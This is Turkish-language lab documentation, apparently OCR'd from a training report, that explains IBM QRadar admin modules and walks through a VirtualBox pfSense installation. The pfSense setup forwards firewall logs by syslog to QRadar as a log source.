
Data Sources - Events (Olay Veri Kaynakları)



Modül	Temel İşlev
DSM Editor (Device Support Module Editor)	Mentorünün bahsettiği **"Log Parsing" (Ayrıştırma)** işleminin yapıldığı ana ekrandır. QRadar'ın varsayılan olarak tanımadığı veya eksik tanıdığı logları burada açar, Regex (Düzenli İfadeler) yazarak logun içinden Username, IP, URL gibi bilgileri cımbızla çekersin (Parse edersin).
WinCollect	Windows sistemlerden Event ID loglarını (4624, 4625, 4688 vb.) QRadar'a güvenli ve sıkıştırılmış şekilde göndermek için kullanılan IBM ajanının (agent) merkezi yönetim ekranıdır.
Log Sources	QRadar'a log gönderen tüm cihazların (Firewall, Server, AD) tanımlandığı, eklendiği veya silindiği, IP ve Log Tipi (DSM) eşleştirmelerinin yapıldığı ana envanter listesidir. Daha önceki görevde bahsettiğimiz "WindowsAuthServer" gibi kaynaklar buradan eklenir.
Log Source Extensions	DSM Editor çıkmadan önce log ayrıştırma (parsing) işlemleri için kullanılan XML tabanlı eski bir yöntemdir. Özel regex kurallarını bir eklenti paketi (extension) olarak dışa/içe aktarmayı sağlar.
Log Source	Yüzlerce log kaynağını yönetmeyi kolaylaştırmak için onları


Modül	Temel İşlev
Groups	mantıksal gruplara ayırır (Örn: "Ankara Şubesi Firewall'ları", "Linux Sunucuları"). Kuralları yazarken tek tek cihaz seçmek yerine doğrudan bu grupları seçebilirsin.
Log Source Parsing Ordering	Aynı IP adresinden farklı tipte loglar geliyorsa (Örn: Hem Linux OS hem Oracle logu), QRadar'ın bu logu ayrıştırırken hangi DSM'i (ayrıştırıcıyı) **önce** deneyeceğinin sırasını belirler. Performans için kritiktir.
Custom Event Properties (CEP)	DSM Editor'de veya doğrudan burada Regex yazarak, logun içindeki standart dışı bir veriyi (Örn: "Özel_Uygulama_Hata_Kodu") çıkarıp, bunu QRadar arayüzünde aranabilir ve kural yazılabilir yeni bir sütun/özellik (Property) haline getirirsin.
Event Retention	Logların (Olayların) QRadar disklerinde **ne kadar süreyle** saklanacağını belirler (Örn: KVKK gereği 2 yıl sakla, 3 ay sonra sıkıştır). Lisans ve disk yönetimi için hayati bir ayardır.
Tiered Storage Event Migration Policies	Aktif olarak kullanılmayan eski logların, hızlı ve pahalı disklerden (SSD) daha yavaş ve ucuz depolama alanlarına (NFS, Archive) otomatik olarak taşınması için kurallar oluşturur.
Data Obfuscation Management	Logların içindeki kredi kartı, TC kimlik numarası gibi hassas (KVKK/GDPR) verilerin, yetkisiz analistler tarafından görülmesini engellemek için maskelenmesini (yıldızlanmasını) veya şifrelenmesini sağlar.

Flows (Akış Veri Kaynakları)




Modül	Temel İşlev
Flow Sources	QRadar'a ağ akış verisini (NetFlow, sFlow, IPFIX, J-Flow) gönderecek cihazların (örneğin senin kuracağın pfSense cihazı, yönlendiriciler, switch'ler) eklendiği ve tanımlandığı yapılandırma ekranıdır.
Flow Sources Aliases	Bir akış kaynağının adını veya kimliğini, QRadar arayüzünde daha anlaşılır bir takma adla (Alias) değiştirmek için kullanılır. Örneğin, "Router-Ankara" yerine "Ankara-Merkez-Trafik" gibi isimler verilebilir.
Custom Flow Properties	Tıpkı olaylarda (Event) olduğu gibi, ağ akışının ham paketi (payload) içinden Regex veya AQL ile belirli bir veriyi çıkarıp (Örn: HTTP paketindeki User-Agent bilgisi), bunu aramalarda ve kurallarda kullanılabilecek yeni bir özellik haline getirir.
Flow Retention	Toplanan ağ trafiği verilerinin (Flow kayıtları) QRadar disklerinde ne kadar süre saklanacağını belirler. Akış verileri çok fazla disk alanı kapladığı için, genellikle loglardan (Event) daha kısa süre tutulurlar.
Tiered Storage Flow Migration Policies	Eski ağ akış verilerinin (Flow) hızlı SSD'lerden daha ucuz ve geniş kapasiteli arşiv disklerine (NFS/SAN) taşınması için otomatik taşıma politikaları oluşturulan yerdir.

Custom Actions (Özel Eylemler)




Modül	Temel İşlev
Define Actions (Eylemleri Tanımla)	QRadar'da bir kural (Rule) tetiklendiğinde ve bir alarm (Offense) oluştuğunda, sistemin sadece e-posta atmak yerine **otomatik olarak bir kod bloğunu (script) çalıştırmasını** sağlar. Python, Bash veya Perl betiklerini buraya yükleyebilirsin.

Vulnerability (Zafiyet Yönetimi)




Modül	Temel İşlev
VA Scanners (Vulnerability Assessment Scanners)	Kurumda halihazırda kullanılan dış zafiyet tarama araçlarının (Örn: **Nessus, Qualys, Rapid7, OpenVAS**) QRadar'a entegre edildiği (API veya dosya yoluyla) bölümdür. QRadar bu araçlara bağlanıp, taradıkları bilgisayarlardaki zafiyet (CVE) listelerini kendi veri tabanına çeker.
Schedule VA Scanners	QRadar'ın az önce eklenen VA (Zafiyet) tarayıcılarına hangi sıklıkla (Örn: "Her pazar gece 03:00'te") bağlanıp güncel zafiyet raporlarını çekeceğini zamanladığın (Schedule) yerdir.

Remote Networks and Services (Uzak Ağlar ve Servisler)




Modül	Temel İşlev
Remote Networks and Services	Kurumun iç ağı (Local) olmayan, ancak kurum için özel bir anlam ifade eden *dış ağların* (Public/Remote IP'ler) ve servislerin QRadar'a tanıtıldığı yerdir. Örneğin; şirketin bulut servis sağlayıcısı (AWS/Azure IP blokları), güvenilir bir iş ortağının ağı (Vendor Networks) veya yurt dışındaki bağımsız bir şubenin dış bacak IP'leri buraya eklenir.

Try it out (Deneme Sürümü)




Modül	Temel İşlev
Vulnerability Manager (QVM)	QRadar'ın içine gömülü olarak gelen, IBM'in kendi zafiyet tarama motorudur (QRadar Vulnerability Manager). Eğer kurum bu modülün lisansını satın almadıysa, IBM burada 30 günlük veya kısıtlı bir deneme sürümünü "Try it out" (Dene) başlığı altında sunar. Tıklandığında, QVM lisansını aktif etmek veya deneme sürecini başlatmak için yönlendirme yapar.

Apps (Uygulamalar ve Eklentiler)



Modül	Temel İşlev
Risk Manager - Device Import	IBM QRadar Risk Manager (QRM) adlı lisanslı modülün bir parçasıdır. QRM, ağdaki firewall ve router'ların yapılandırma (config) dosyalarını analiz ederek ağ topolojisini çizer ve hangi IP'nin nereye erişebileceğini hesaplar. **Device Import** kısmı, bu cihazların (Firewall vb.) yapılandırma verilerinin QRM sistemine çekildiği/aktarıldığı yerdir.
Pulse - Dashboard	QRadar'ın eski ve klasik gösterge panelleri (Dashboards) yerine gelen, IBM App Exchange'den ücretsiz indirilen modern, 3D grafikli ve çok daha interaktif veri görselleştirme uygulamasıdır (QRadar Pulse). Bu modül, Pulse uygulamasının arka plan ayarlarını yapılandırmak için kullanılır. SOC ortamlarında dev ekranlara (Wall Monitor) yansıtılan o havalı grafikler Pulse ile yapılır.


6.10 LINUX ORTAMINDA PFSENSE KURULUMU VE TRAFIGIN PFSENSE UZERINDEN QRADARA AKMASI




pfSense Kurulumu ve Temel Arayüz Yapılandırması

VirtualBox ortamında **pfSense 2.7.2-RELEASE** kurulumu tamamlanarak temel ağ yapılandırması yapıldı. Kurulum sonrasında **WAN** ve **LAN** arayüzleri yapılandırıldı.


- **WAN (le0):** DHCP üzerinden **10.0.2.15/24** IP adresini aldı ve dış ağ bağlantısı için kullanıldı.
- **LAN (le1):** İç ağ için statik olarak **192.168.1.1/24** IP adresi ile yapılandırıldı.




Laboratuvar ortamındaki ağ trafiğini yönetecek **pfSense** firewall'ın web tabanlı **Dashboard** arayüzüne başarılı şekilde erişim sağlandı. **192.168.1.1** IP adresi üzerinden ulaşılan arayüzde pfSense'in **2.7.2-RELEASE** sürümünde çalıştığı ve yerel ağdaki **192.168.1.100** adresinden admin hesabıyla bağlantı sağlandığı görüldü. Bu adım ile firewall'ın aktif ve erişilebilir olduğu doğrulandı.



pfSense'in **LAN** arayüzündeki firewall kuralları yapılandırılarak yapılan değişiklikler sisteme uygulandı. **Anti-Lockout Rule** ile yönetim arayüzüne erişimin korunması sağlanırken, **LAN subnet**'lerinden dış ağa erişime izin veren varsayılan **IPv4 ve IPv6** kurallarının aktif olduğu kontrol edildi.




pfSense üzerinde merkezi loglama için **Remote Syslog** yapılandırıldı. Uzak log sunucusu **192.168.1.101** ve **UDP 514** portu üzerinden tanımlandı. Gereksiz log trafiğini azaltmak amacıyla **Remote Syslog Contents** bölümünde yalnızca **Firewall Events** seçildi. Böylece firewall erişim ve engelleme loglarının merkezi analiz sistemine aktarılması sağlandı.




QRadar üzerinde pfSense'ten gelecek loglar için **Log Source** yapılandırıldı. **Netgate pfSense** DSM ve **Syslog** protokolü seçilerek **192.168.1.1** kaynak IP adresi tanımlandı ve **Store Event Payloads** seçeneği aktif edildi. **Status: Not Available** durumu, QRadar'ın henüz pfSense'ten log almadığını gösterdiğinden veri akışının doğrulanması için ağ trafiği oluşturulması gerektiği görüldü.



